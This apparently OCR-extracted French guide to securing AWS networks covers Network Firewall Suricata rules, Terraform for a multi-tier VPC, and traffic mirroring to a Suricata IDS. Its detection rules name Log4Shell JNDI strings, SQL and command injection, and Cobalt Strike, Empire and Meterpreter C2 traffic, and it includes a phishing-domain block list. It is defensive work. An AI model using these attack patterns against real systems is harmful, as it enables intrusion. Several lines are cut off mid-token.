aws ssm start-session --target i-1234567890abcdef0

# Avantages:
# ✅ Pas de port SSH ouvert
# ✅ Pas de clés SSH à gérer
# ✅ Logs complets dans CloudWatch
# ✅ MFA supporté
# ✅ Audit via CloudTrail
```

4. Alarmes CloudWatch pour mouvement latéral:

```
# Filtre pour connexions SSH internes
aws logs put-metric-filter \
    --log-group-name /aws/vpc/flowlogs \
    --filter-name internal-ssh-connections \
    --filter-pattern '[version, account, eni, source, destination, srcport, destport="22", pro
    --metric-transformations \
        metricName=InternalSSHConnections,\
        metricNamespace=Security,\
        metricValue=1

# Alarme
aws cloudwatch put-metric-alarm \
    --alarm-name lateral-movement-detection \
    --metric-name InternalSSHConnections \
    --namespace Security \
    --statistic Sum \
    --period 300 \
    --threshold 5 \
    --comparison-operator GreaterThanThreshold \
    --evaluation-periods 1 \
    --alarm-actions arn:aws:sns:us-east-1:123456789012:SecurityAlerts
```

5. GuardDuty Runtime Monitoring:

```
# Activer GuardDuty Runtime Monitoring pour EC2
aws guardduty update-detector \
    --detector-id <detector-id> \
    --features '[{
        "Name": "RUNTIME_MONITORING",
        "Status": "ENABLED",
        "AdditionalConfiguration": [{
            "Name": "EKS_ADDON_MANAGEMENT",
            "Status": "ENABLED"
        }]
    }]'
```

```
# GuardDuty détectera:
# - Recon:EC2/PortProbeUnprotectedPort
# - UnauthorizedAccess:EC2/SSHBruteForce
# - Backdoor:EC2/C&CActivity.B
```

Configuration Avancée Network Firewall

1. Règles Suricata Complètes

AWS Network Firewall utilise **Suricata**, un moteur IDS/IPS open-source.

1.1 Détection d'Exploits

```
# CVE-2021-44228 - Log4Shell
alert tcp any any -> any any (
    msg:"Potential Log4Shell Exploit Attempt";
    flow:to_server,established;
    content:"${jndi:";
    fast_pattern;
    pcre:"/\$\{jndi:(ldap|ldaps|rmi|dns):\/\//i";
    threshold:type limit, track by_src, count 1, seconds 60;
    classtype:attempted-admin;
    sid:3000001;
    rev:1;
)

# SQL Injection
alert http any any -> any any (
    msg:"SQL Injection Attempt";
    flow:to_server,established;
    http.uri;
    content:"union";
    nocase;
    content:"select";
    nocase;
    distance:0;
    pcre:"/union.{1,100}select/i";
    sid:3000002;
    rev:1;
)

# Command Injection
alert http any any -> any any (
    msg:"Command Injection Attempt";
    flow:to_server,established;
    http.uri;
    pcre:"/(;|\||`|\$\(|<\()/";
    sid:3000003;
```

```
    rev:1;
)
```

1.2 Détection Malware C2

```
# Cobalt Strike Beacon
alert tls any any -> any any (
    msg:"Potential Cobalt Strike C2 Communication";
    tls.sni;
    content:"cobaltstrike";
    nocase;
    sid:3000010;
    rev:1;
)

# Empire C2
alert http any any -> any any (
    msg:"Empire C2 Traffic Detected";
    flow:to_server,established;
    http.user_agent;
    content:"Python-urllib";
    http.uri;
    content:"/admin/get.php";
    sid:3000011;
    rev:1;
)

# Metasploit Meterpreter
alert tcp any any -> any any (
    msg:"Metasploit Meterpreter Reverse TCP";
    flow:to_server,established;
    content:"|00 00 00 01|";
    depth:4;
    content:"core_";
    distance:0;
    sid:3000012;
    rev:1;
)
```

1.3 Détection Cryptomining

```
# Stratum protocol (mining pools)
alert tcp any any -> any any (
    msg:"Cryptocurrency Mining Activity Detected";
    flow:to_server,established;
    content:"{\"method\":\"";
    content:"mining.";
    distance:0;
    fast_pattern;
    sid:3000020;
    rev:1;
)
```

```
# XMRig User-Agent
alert http any any -> any any (
    msg:"XMRig Crypto Miner Detected";
    http.user_agent;
    content:"XMRig";
    sid:3000021;
    rev:1;
)
```

1.4 Bloquer Domaines Malveillants

```
# Bloquer domaines de phishing connus
drop tls any any -> any any (
    tls.sni;
    content:"paypai.com";  # Typosquatting
    sid:3000030;
    rev:1;
)

drop tls any any -> any any (
    tls.sni;
    content:"microsoftonline-login.com";  # Phishing
    sid:3000031;
    rev:1;
)

# Bloquer TLDs suspects
drop tls any any -> any any (
    tls.sni;
    pcre:"/\.(tk|ml|ga|cf|gq)$/";  # Free TLDs souvent malveillants
    sid:3000032;
    rev:1;
)
```

2. Déploiement Network Firewall avec Terraform

```
# Création du Firewall Policy
resource "aws_networkfirewall_firewall_policy" "main" {
  name = "production-firewall-policy"

  firewall_policy {
    stateless_default_actions          = ["aws:forward_to_sfe"]
    stateless_fragment_default_actions = ["aws:forward_to_sfe"]

    # Règles stateless (fast-path)
    stateless_rule_group_reference {
      priority     = 1
      resource_arn = aws_networkfirewall_rule_group.stateless.arn
    }
```

```
    # Règles stateful (deep inspection)
    stateful_rule_group_reference {
      resource_arn = aws_networkfirewall_rule_group.block_malware.arn
    }

    stateful_rule_group_reference {
      resource_arn = aws_networkfirewall_rule_group.detect_exploits.arn
    }

    # AWS Managed Threat Signatures
    stateful_rule_group_reference {
      resource_arn = "arn:aws:network-firewall:${var.region}:aws-managed:stateful-rulegroup/Ab
    }

    stateful_rule_group_reference {
      resource_arn = "arn:aws:network-firewall:${var.region}:aws-managed:stateful-rulegroup/Th
    }
  }

  tags = {
    Environment = "Production"
    ManagedBy   = "Terraform"
  }
}

# Stateless Rule Group (Rate Limiting)
resource "aws_networkfirewall_rule_group" "stateless" {
  capacity = 100
  name     = "stateless-rate-limit"
  type     = "STATELESS"

  rule_group {
    rules_source {
      stateless_rules_and_custom_actions {
        stateless_rule {
          priority = 1
          rule_definition {
            actions = ["aws:pass"]
            match_attributes {
              source {
                address_definition = "0.0.0.0/0"
              }
              destination {
                address_definition = "0.0.0.0/0"
              }
            }
          }
        }
      }
    }
  }
}

# Stateful Rule Group (Suricata)
resource "aws_networkfirewall_rule_group" "block_malware" {
```

```
  capacity = 1000
  name     = "block-malware-c2"
  type     = "STATEFUL"

  rule_group {
    rule_variables {
      ip_sets {
        key = "HOME_NET"
        ip_set {
          definition = ["10.0.0.0/16"]
        }
      }
    }

    rules_source {
      rules_string = file("${path.module}/suricata-rules/malware.rules")
    }

    stateful_rule_options {
      rule_order = "STRICT_ORDER"
    }
  }
}

# Déploiement du Firewall
resource "aws_networkfirewall_firewall" "main" {
  name                = "production-firewall"
  firewall_policy_arn = aws_networkfirewall_firewall_policy.main.arn
  vpc_id              = aws_vpc.main.id

  # Déployer dans chaque AZ
  subnet_mapping {
    subnet_id = aws_subnet.firewall_az1.id
  }

  subnet_mapping {
    subnet_id = aws_subnet.firewall_az2.id
  }

  tags = {
    Environment = "Production"
  }
}

# Logging Configuration
resource "aws_networkfirewall_logging_configuration" "main" {
  firewall_arn = aws_networkfirewall_firewall.main.arn

  logging_configuration {
    log_destination_config {
      log_destination = {
        logGroup = aws_cloudwatch_log_group.firewall_alerts.name
      }
      log_destination_type = "CloudWatchLogs"
      log_type             = "ALERT"
```

```
    }

    log_destination_config {
      log_destination = {
        bucketName = aws_s3_bucket.firewall_logs.id
        prefix     = "flow-logs/"
      }
      log_destination_type = "S3"
      log_type             = "FLOW"
    }
  }
}

# Route Table pour forcer le trafic via le firewall
resource "aws_route_table" "firewall" {
  vpc_id = aws_vpc.main.id

  route {
    cidr_block      = "0.0.0.0/0"
    vpc_endpoint_id = aws_networkfirewall_firewall.main.firewall_status[0].sync_states[0].atta
  }

  tags = {
    Name = "firewall-route-table"
  }
}
```

3. Monitoring Network Firewall

CloudWatch Logs Insights pour analyser les alertes:

```
# Top menaces détectées
fields @timestamp, event.alert.signature, event.src_ip, event.dest_ip
| filter event_type = "alert"
| stats count(*) as alertCount by event.alert.signature
| sort alertCount desc
| limit 20

# IPs sources les plus malveillantes
fields @timestamp, event.src_ip, event.alert.signature
| filter event_type = "alert"
| stats count_distinct(event.alert.signature) as uniqueThreats, count(*) as totalAlerts by eve
| sort totalAlerts desc
| limit 50

# Tentatives d'exploits spécifiques
fields @timestamp, event.src_ip, event.dest_ip, event.alert.signature
| filter event.alert.signature like /SQL Injection|Command Injection|Log4Shell/
| sort @timestamp desc
```

Alarmes CloudWatch:

```
# Alarme pour haute fréquence d'alertes
aws cloudwatch put-metric-alarm \
    --alarm-name firewall-high-alert-rate \
    --alarm-description "Network Firewall detecting high threat activity" \
    --metric-name AlertCount \
    --namespace AWS/NetworkFirewall \
    --statistic Sum \
    --period 300 \
    --threshold 100 \
    --comparison-operator GreaterThanThreshold \
    --evaluation-periods 2 \
    --dimensions Name=FirewallName,Value=production-firewall \
    --alarm-actions arn:aws:sns:us-east-1:123456789012:SecurityAlerts
```

Architecture de Référence Complète

VPC Production Multi-Tier avec Sécurité Maximale

```
# main.tf - Architecture complète sécurisée

terraform {
  required_version = ">= 1.0"
  required_providers {
    aws = {
      source  = "hashicorp/aws"
      version = "~> 5.0"
    }
  }
}

provider "aws" {
  region = var.region
}

# VPC Principal
resource "aws_vpc" "main" {
  cidr_block           = "10.0.0.0/16"
  enable_dns_hostnames = true
  enable_dns_support   = true

  tags = {
    Name        = "production-vpc"
    Environment = "production"
  }
}

# Internet Gateway
resource "aws_internet_gateway" "main" {
  vpc_id = aws_vpc.main.id
```

```
  tags = {
    Name = "production-igw"
  }
}

# Public Subnets (pour ALB et NAT Gateway)
resource "aws_subnet" "public" {
  count                   = 2
  vpc_id                  = aws_vpc.main.id
  cidr_block              = "10.0.${count.index + 1}.0/24"
  availability_zone       = data.aws_availability_zones.available.names[count.index]
  map_public_ip_on_launch = false  # Sécurité: pas d'IP publique auto

  tags = {
    Name = "public-subnet-${count.index + 1}"
    Tier = "public"
  }
}

# Private Subnets - App Tier
resource "aws_subnet" "private_app" {
  count             = 2
  vpc_id            = aws_vpc.main.id
  cidr_block        = "10.0.${count.index + 10}.0/24"
  availability_zone = data.aws_availability_zones.available.names[count.index]

  tags = {
    Name = "private-app-subnet-${count.index + 1}"
    Tier = "app"
  }
}

# Private Subnets - Database Tier
resource "aws_subnet" "private_db" {
  count             = 2
  vpc_id            = aws_vpc.main.id
  cidr_block        = "10.0.${count.index + 20}.0/24"
  availability_zone = data.aws_availability_zones.available.names[count.index]

  tags = {
    Name = "private-db-subnet-${count.index + 1}"
    Tier = "database"
  }
}

# Firewall Subnets
resource "aws_subnet" "firewall" {
  count             = 2
  vpc_id            = aws_vpc.main.id
  cidr_block        = "10.0.${count.index + 30}.0/24"
  availability_zone = data.aws_availability_zones.available.names[count.index]

  tags = {
    Name = "firewall-subnet-${count.index + 1}"
```

```
    Tier = "firewall"
  }
}

# NAT Gateways (High Availability)
resource "aws_eip" "nat" {
  count  = 2
  domain = "vpc"

  tags = {
    Name = "nat-eip-${count.index + 1}"
  }
}

resource "aws_nat_gateway" "main" {
  count         = 2
  allocation_id = aws_eip.nat[count.index].id
  subnet_id     = aws_subnet.public[count.index].id

  tags = {
    Name = "nat-gateway-${count.index + 1}"
  }

  depends_on = [aws_internet_gateway.main]
}

# Route Tables
resource "aws_route_table" "public" {
  vpc_id = aws_vpc.main.id

  route {
    cidr_block = "0.0.0.0/0"
    gateway_id = aws_internet_gateway.main.id
  }

  tags = {
    Name = "public-route-table"
  }
}

resource "aws_route_table" "private_app" {
  count  = 2
  vpc_id = aws_vpc.main.id

  route {
    cidr_block     = "0.0.0.0/0"
    nat_gateway_id = aws_nat_gateway.main[count.index].id
  }

  tags = {
    Name = "private-app-route-table-${count.index + 1}"
  }
}

# Database subnets n'ont PAS d'accès Internet
```

```
resource "aws_route_table" "private_db" {
  count  = 2
  vpc_id = aws_vpc.main.id

  # Pas de route vers Internet

  tags = {
    Name = "private-db-route-table-${count.index + 1}"
  }
}

# Route Table Associations
resource "aws_route_table_association" "public" {
  count          = 2
  subnet_id      = aws_subnet.public[count.index].id
  route_table_id = aws_route_table.public.id
}

resource "aws_route_table_association" "private_app" {
  count          = 2
  subnet_id      = aws_subnet.private_app[count.index].id
  route_table_id = aws_route_table.private_app[count.index].id
}

resource "aws_route_table_association" "private_db" {
  count          = 2
  subnet_id      = aws_subnet.private_db[count.index].id
  route_table_id = aws_route_table.private_db[count.index].id
}

# VPC Flow Logs
resource "aws_flow_log" "main" {
  vpc_id          = aws_vpc.main.id
  traffic_type    = "ALL"
  iam_role_arn    = aws_iam_role.flow_logs.arn
  log_destination = aws_cloudwatch_log_group.flow_logs.arn

  tags = {
    Name = "production-vpc-flow-logs"
  }
}

resource "aws_cloudwatch_log_group" "flow_logs" {
  name              = "/aws/vpc/flowlogs"
  retention_in_days = 90  # 90 jours de rétention

  tags = {
    Environment = "production"
  }
}

# VPC Endpoints (économie coûts + sécurité)
resource "aws_vpc_endpoint" "s3" {
  vpc_id            = aws_vpc.main.id
  service_name      = "com.amazonaws.${var.region}.s3"
```

```
  vpc_endpoint_type = "Gateway"
  route_table_ids   = concat(aws_route_table.private_app[*].id, aws_route_table.private_db[*].

  tags = {
    Name = "s3-vpc-endpoint"
  }
}

resource "aws_vpc_endpoint" "dynamodb" {
  vpc_id            = aws_vpc.main.id
  service_name      = "com.amazonaws.${var.region}.dynamodb"
  vpc_endpoint_type = "Gateway"
  route_table_ids   = concat(aws_route_table.private_app[*].id, aws_route_table.private_db[*].

  tags = {
    Name = "dynamodb-vpc-endpoint"
  }
}

# Interface endpoints pour autres services
resource "aws_vpc_endpoint" "secrets_manager" {
  vpc_id              = aws_vpc.main.id
  service_name        = "com.amazonaws.${var.region}.secretsmanager"
  vpc_endpoint_type   = "Interface"
  subnet_ids          = aws_subnet.private_app[*].id
  security_group_ids  = [aws_security_group.vpc_endpoints.id]
  private_dns_enabled = true

  tags = {
    Name = "secretsmanager-vpc-endpoint"
  }
}

resource "aws_vpc_endpoint" "ecr_api" {
  vpc_id              = aws_vpc.main.id
  service_name        = "com.amazonaws.${var.region}.ecr.api"
  vpc_endpoint_type   = "Interface"
  subnet_ids          = aws_subnet.private_app[*].id
  security_group_ids  = [aws_security_group.vpc_endpoints.id]
  private_dns_enabled = true

  tags = {
    Name = "ecr-api-vpc-endpoint"
  }
}

resource "aws_vpc_endpoint" "ecr_dkr" {
  vpc_id              = aws_vpc.main.id
  service_name        = "com.amazonaws.${var.region}.ecr.dkr"
  vpc_endpoint_type   = "Interface"
  subnet_ids          = aws_subnet.private_app[*].id
  security_group_ids  = [aws_security_group.vpc_endpoints.id]
  private_dns_enabled = true

  tags = {
```

```
    Name = "ecr-dkr-vpc-endpoint"
  }
}

# Security Groups
resource "aws_security_group" "alb" {
  name        = "alb-sg"
  description = "Security group for Application Load Balancer"
  vpc_id      = aws_vpc.main.id

  ingress {
    from_port   = 443
    to_port     = 443
    protocol    = "tcp"
    cidr_blocks = ["0.0.0.0/0"]
    description = "HTTPS from Internet"
  }

  egress {
    from_port       = 80
    to_port         = 80
    protocol        = "tcp"
    security_groups = [aws_security_group.app.id]
    description     = "HTTP to app tier"
  }

  tags = {
    Name = "alb-security-group"
    Tier = "public"
  }
}

resource "aws_security_group" "app" {
  name        = "app-tier-sg"
  description = "Security group for application tier"
  vpc_id      = aws_vpc.main.id

  ingress {
    from_port       = 80
    to_port         = 80
    protocol        = "tcp"
    security_groups = [aws_security_group.alb.id]
    description     = "HTTP from ALB"
  }

  egress {
    from_port       = 3306
    to_port         = 3306
    protocol        = "tcp"
    security_groups = [aws_security_group.db.id]
    description     = "MySQL to database tier"
  }

  egress {
    from_port   = 443
```


```
    to_port     = 443
    protocol    = "tcp"
    cidr_blocks = ["0.0.0.0/0"]
    description = "HTTPS to Internet (via NAT)"
  }

  tags = {
    Name = "app-tier-security-group"
    Tier = "app"
  }
}

resource "aws_security_group" "db" {
  name        = "db-tier-sg"
  description = "Security group for database tier"
  vpc_id      = aws_vpc.main.id

  ingress {
    from_port       = 3306
    to_port         = 3306
    protocol        = "tcp"
    security_groups = [aws_security_group.app.id]
    description     = "MySQL from app tier"
  }

  # Pas d'egress vers Internet

  tags = {
    Name = "db-tier-security-group"
    Tier = "database"
  }
}

resource "aws_security_group" "vpc_endpoints" {
  name        = "vpc-endpoints-sg"
  description = "Security group for VPC endpoints"
  vpc_id      = aws_vpc.main.id

  ingress {
    from_port   = 443
    to_port     = 443
    protocol    = "tcp"
    cidr_blocks = [aws_vpc.main.cidr_block]
    description = "HTTPS from VPC"
  }

  tags = {
    Name = "vpc-endpoints-security-group"
  }
}

# Network ACLs (Defense in Depth)
resource "aws_network_acl" "private_db" {
  vpc_id     = aws_vpc.main.id
  subnet_ids = aws_subnet.private_db[*].id
```

```
  # Bloquer tout Internet entrant
  ingress {
    rule_no    = 100
    protocol   = "-1"
    action     = "deny"
    cidr_block = "0.0.0.0/0"
    from_port  = 0
    to_port    = 0
  }

  # Permettre trafic depuis app tier
  ingress {
    rule_no    = 200
    protocol   = "tcp"
    action     = "allow"
    cidr_block = "10.0.10.0/23"  # App subnets
    from_port  = 3306
    to_port    = 3306
  }

  # Ephemeral ports pour réponses
  egress {
    rule_no    = 100
    protocol   = "tcp"
    action     = "allow"
    cidr_block = "10.0.10.0/23"
    from_port  = 1024
    to_port    = 65535
  }

  tags = {
    Name = "private-db-nacl"
    Tier = "database"
  }
}

# Outputs
output "vpc_id" {
  value = aws_vpc.main.id
}

output "public_subnet_ids" {
  value = aws_subnet.public[*].id
}

output "private_app_subnet_ids" {
  value = aws_subnet.private_app[*].id
}

output "private_db_subnet_ids" {
  value = aws_subnet.private_db[*].id
}
```

VPC Traffic Mirroring pour IDS/IPS

1. Présentation VPC Traffic Mirroring

VPC Traffic Mirroring permet de **copier le trafic réseau** des instances EC2 vers des appliances de sécurité pour inspection approfondie (IDS/IPS, Network Forensics).



Cas d'usage:
- 🔍 **Détection d'intrusion (IDS)** - Analyser le trafic pour détecter des patterns malveillants
- 🛡️ **Prévention d'intrusion (IPS)** - Bloquer activement les menaces
- 🔬 **Forensics réseau** - Capture complète pour investigation post-incident
- 📊 **Conformité** - Monitoring requis par certaines régulations (PCI-DSS, HIPAA)

2. Configuration Traffic Mirroring

2.1 Architecture Complète

```
# Mirror Target (NLB pointant vers IDS instances)
resource "aws_lb" "ids_nlb" {
```

```
  name               = "ids-traffic-mirror-nlb"
  internal           = true
  load_balancer_type = "network"
  subnets            = aws_subnet.private_app[*].id

  enable_cross_zone_load_balancing = true

  tags = {
    Name = "IDS-Traffic-Mirror-NLB"
  }
}

resource "aws_lb_target_group" "ids" {
  name     = "ids-instances-tg"
  port     = 4789  # VXLAN port
  protocol = "UDP"
  vpc_id   = aws_vpc.main.id

  health_check {
    protocol = "TCP"
    port     = 22
    interval = 30
  }

  tags = {
    Name = "IDS-Target-Group"
  }
}

# Enregistrer instances IDS
resource "aws_lb_target_group_attachment" "ids" {
  count            = 2
  target_group_arn = aws_lb_target_group.ids.arn
  target_id        = aws_instance.ids[count.index].id
  port             = 4789
}

# Traffic Mirror Target
resource "aws_ec2_traffic_mirror_target" "nlb" {
  network_load_balancer_arn = aws_lb.ids_nlb.arn

  description = "Mirror target for IDS/IPS appliances"

  tags = {
    Name = "IDS-Mirror-Target"
  }
}

# Traffic Mirror Filter (définir quoi capturer)
resource "aws_ec2_traffic_mirror_filter" "security" {
  description = "Capture all traffic for security analysis"

  tags = {
    Name = "Security-Mirror-Filter"
  }
```

```
}

# Règles de filtrage - Capture tout le trafic
resource "aws_ec2_traffic_mirror_filter_rule" "inbound_all" {
  traffic_mirror_filter_id = aws_ec2_traffic_mirror_filter.security.id

  destination_cidr_block = "0.0.0.0/0"
  source_cidr_block      = "0.0.0.0/0"

  rule_action = "accept"
  rule_number = 100
  traffic_direction = "ingress"
  protocol = 0  # All protocols
}

resource "aws_ec2_traffic_mirror_filter_rule" "outbound_all" {
  traffic_mirror_filter_id = aws_ec2_traffic_mirror_filter.security.id

  destination_cidr_block = "0.0.0.0/0"
  source_cidr_block      = "0.0.0.0/0"

  rule_action = "accept"
  rule_number = 100
  traffic_direction = "egress"
  protocol = 0  # All protocols
}

# Traffic Mirror Session (attacher à une ENI)
resource "aws_ec2_traffic_mirror_session" "web_tier" {
  count = length(aws_instance.web)

  traffic_mirror_filter_id = aws_ec2_traffic_mirror_filter.security.id
  traffic_mirror_target_id = aws_ec2_traffic_mirror_target.nlb.id
  network_interface_id     = aws_instance.web[count.index].primary_network_interface_id

  session_number = count.index + 1

  # Packet truncation (0 = capture complet, >0 = tronquer)
  packet_length = 0  # Capture complète

  # Virtual network identifier
  virtual_network_id = 1000 + count.index

  description = "Mirror session for web instance ${count.index}"

  tags = {
    Name = "Web-Tier-Mirror-Session-${count.index}"
    Tier = "web"
  }
}
```

2.2 Instance IDS avec Suricata

User Data pour instance IDS:

```
#!/bin/bash
# Installation et configuration Suricata IDS

# Installation Suricata
add-apt-repository ppa:oisf/suricata-stable -y
apt-get update
apt-get install suricata jq -y

# Configuration pour recevoir trafic mirroré (VXLAN)
cat > /etc/network/interfaces.d/vxlan.cfg <<'EOF'
auto vxlan0
iface vxlan0 inet manual
    pre-up ip link add vxlan0 type vxlan id 1 local 10.0.10.50 dev eth0 dstport 4789
    up ip link set vxlan0 up
    down ip link set vxlan0 down
    post-down ip link del vxlan0
EOF

# Activer VXLAN
ifup vxlan0

# Configuration Suricata
cat > /etc/suricata/suricata.yaml <<'EOF'
vars:
  address-groups:
    HOME_NET: "[10.0.0.0/16]"
    EXTERNAL_NET: "!$HOME_NET"

af-packet:
  - interface: vxlan0
    cluster-id: 99
    cluster-type: cluster_flow
    defrag: yes

outputs:
  - eve-log:
      enabled: yes
      filetype: regular
      filename: /var/log/suricata/eve.json
      types:
        - alert:
            payload: yes
            payload-buffer-size: 4kb
            payload-printable: yes
            packet: yes
        - http:
            extended: yes
        - dns:
            query: yes
            answer: yes
        - tls:
            extended: yes
        - files:
            force-magic: yes
```

```
        - flow

default-rule-path: /var/lib/suricata/rules
rule-files:
  - suricata.rules
  - emerging-threats.rules
  - custom-security.rules
EOF

# Télécharger règles Emerging Threats
suricata-update

# Règles personnalisées
cat > /var/lib/suricata/rules/custom-security.rules <<'EOF'
# SQL Injection
alert http any any -> $HOME_NET any (msg:"SQL Injection Attempt Detected"; flow:to_server; htt

# Command Injection
alert http any any -> $HOME_NET any (msg:"Command Injection Attempt"; flow:to_server; http.uri

# Crypto Mining
alert tcp any any -> any any (msg:"Cryptocurrency Mining Activity"; flow:to_server; content:"

# Data Exfiltration - Large Transfer
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Large Data Transfer - Potential Exfiltratio

# Suspicious User Agents
alert http any any -> $HOME_NET any (msg:"Suspicious User Agent - SQLMap"; flow:to_server; htt
alert http any any -> $HOME_NET any (msg:"Suspicious User Agent - Nikto"; flow:to_server; http

# Backdoor Communication
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Potential Backdoor Beacon"; flow:to_server;
EOF

# Démarrer Suricata
systemctl enable suricata
systemctl start suricata

# CloudWatch Logs Agent pour envoyer alertes
cat > /opt/aws/amazon-cloudwatch-agent/etc/config.json <<'EOF'
{
  "logs": {
    "logs_collected": {
      "files": {
        "collect_list": [
          {
            "file_path": "/var/log/suricata/eve.json",
            "log_group_name": "/aws/ids/suricata",
            "log_stream_name": "{instance_id}",
            "timezone": "UTC"
          }
        ]
      }
    }
  }
```

```
}
EOF

# Installer CloudWatch Agent
wget https://s3.amazonaws.com/amazoncloudwatch-agent/ubuntu/amd64/latest/amazon-cloudwatch-age
dpkg -i amazon-cloudwatch-agent.deb
/opt/aws/amazon-cloudwatch-agent/bin/amazon-cloudwatch-agent-ctl -a fetch-config -m ec2 -s -c
```

2.3 Analyse des Alertes Suricata

Lambda pour traiter alertes critiques:

```
import json
import boto3
import os
from datetime import datetime

sns = boto3.client('sns')
guardduty = boto3.client('guardduty')

CRITICAL_SIGNATURES = [
    'SQL Injection',
    'Command Injection',
    'Data Exfiltration',
    'Backdoor',
    'Crypto Mining'
]

def lambda_handler(event, context):
    """
    Traite les logs Suricata depuis CloudWatch Logs
    et génère des alertes pour signatures critiques
    """

    # Décoder le log CloudWatch
    log_data = json.loads(event['awslogs']['data'])

    for log_event in log_data['logEvents']:
        try:
            suricata_event = json.loads(log_event['message'])

            # Vérifier si c'est une alerte
            if suricata_event.get('event_type') == 'alert':
                alert = suricata_event['alert']
                signature = alert.get('signature', '')
                severity = alert.get('severity', 0)

                # Alerte critique ?
                is_critical = any(sig in signature for sig in CRITICAL_SIGNATURES)

                if is_critical or severity <= 2:
                    # Extraire informations
                    src_ip = suricata_event.get('src_ip', 'unknown')
```

```
                    dst_ip = suricata_event.get('dest_ip', 'unknown')
                    dst_port = suricata_event.get('dest_port', 'unknown')

                    # Créer message alerte
                    message = f"""
CRITICAL SECURITY ALERT - IDS Detection

Signature: {signature}
Severity: {severity}
Source IP: {src_ip}
Destination IP: {dst_ip}
Destination Port: {dst_port}
Timestamp: {suricata_event.get('timestamp')}

Payload (first 500 chars):
{suricata_event.get('payload', '')[:500]}

Action Required:
1. Investigate source IP in VPC Flow Logs
2. Check GuardDuty findings for correlation
3. Isolate affected instance if confirmed malicious
4. Review application logs for compromise indicators

Log Stream: {log_data['logStream']}
"""

                    # Envoyer SNS
                    sns.publish(
                        TopicArn=os.environ['SNS_TOPIC_ARN'],
                        Subject=f'🚨 CRITICAL IDS ALERT: {signature}',
                        Message=message
                    )

                    # Créer custom GuardDuty finding
                    # (nécessite GuardDuty detector configuré)

        except json.JSONDecodeError:
            continue

    return {'statusCode': 200}
```

CloudWatch Logs Insights pour analyse Suricata:

```
# Top 20 signatures détectées
fields @timestamp, alert.signature, src_ip, dest_ip
| filter event_type = "alert"
| stats count(*) as alertCount by alert.signature, alert.severity
| sort alertCount desc
| limit 20

# IPs sources les plus malveillantes
fields @timestamp, src_ip, alert.signature
| filter event_type = "alert"
```

```
| stats count_distinct(alert.signature) as uniqueThreats, count(*) as totalAlerts by src_ip
| sort totalAlerts desc
| limit 50

# Détection de scan de ports
fields @timestamp, src_ip, dest_port
| filter event_type = "alert"
| filter alert.signature like /scan|probe/
| stats count_distinct(dest_port) as uniquePorts by src_ip
| filter uniquePorts > 10
| sort uniquePorts desc

# Timeline des attaques
fields @timestamp, alert.signature, src_ip
| filter event_type = "alert"
| filter alert.severity <= 2
| sort @timestamp desc
```

3. Filtrage Avancé Traffic Mirroring

3.1 Filtres Sélectifs par Port

```
# Capturer uniquement trafic web (HTTP/HTTPS)
resource "aws_ec2_traffic_mirror_filter" "web_only" {
  description = "Capture HTTP/HTTPS traffic only"

  tags = {
    Name = "Web-Traffic-Filter"
  }
}

resource "aws_ec2_traffic_mirror_filter_rule" "http_inbound" {
  traffic_mirror_filter_id = aws_ec2_traffic_mirror_filter.web_only.id

  destination_cidr_block = "0.0.0.0/0"
  source_cidr_block      = "0.0.0.0/0"
  destination_port_range {
    from_port = 80
    to_port   = 80
  }

  rule_action = "accept"
  rule_number = 100
  traffic_direction = "ingress"
  protocol = 6  # TCP
}

resource "aws_ec2_traffic_mirror_filter_rule" "https_inbound" {
  traffic_mirror_filter_id = aws_ec2_traffic_mirror_filter.web_only.id

  destination_cidr_block = "0.0.0.0/0"
  source_cidr_block      = "0.0.0.0/0"
  destination_port_range {
```

```
    from_port = 443
    to_port   = 443
  }

  rule_action = "accept"
  rule_number = 101
  traffic_direction = "ingress"
  protocol = 6  # TCP
}
```

3.2 Filtres par IP Source/Destination

```
# Capturer uniquement trafic depuis IPs externes suspectes
resource "aws_ec2_traffic_mirror_filter" "suspicious_ips" {
  description = "Capture traffic from known malicious IPs"

  tags = {
    Name = "Suspicious-IPs-Filter"
  }
}

resource "aws_ec2_traffic_mirror_filter_rule" "threat_intel" {
  traffic_mirror_filter_id = aws_ec2_traffic_mirror_filter.suspicious_ips.id

  # Liste d'IPs malveillantes (exemple)
  source_cidr_block = "198.51.100.0/24"  # Remplacer par IPs réelles
  destination_cidr_block = "10.0.0.0/16"  # Votre VPC

  rule_action = "accept"
  rule_number = 100
  traffic_direction = "ingress"
  protocol = 0  # All
}
```

4. Coût et Performance

Considérations de coût:

Composant	Coût	Notes
Traffic Mirroring Session	€0.015/heure/ENI	~€11/mois par instance mirrorée
Data Processed	€0.015/GB	Trafic copié facturé
NLB for IDS	€0.023/heure + €0.006/LCU	~€20/mois + usage

Composant	Coût	Notes
EC2 IDS Instances	Variable	c5.xlarge ~€150/mois

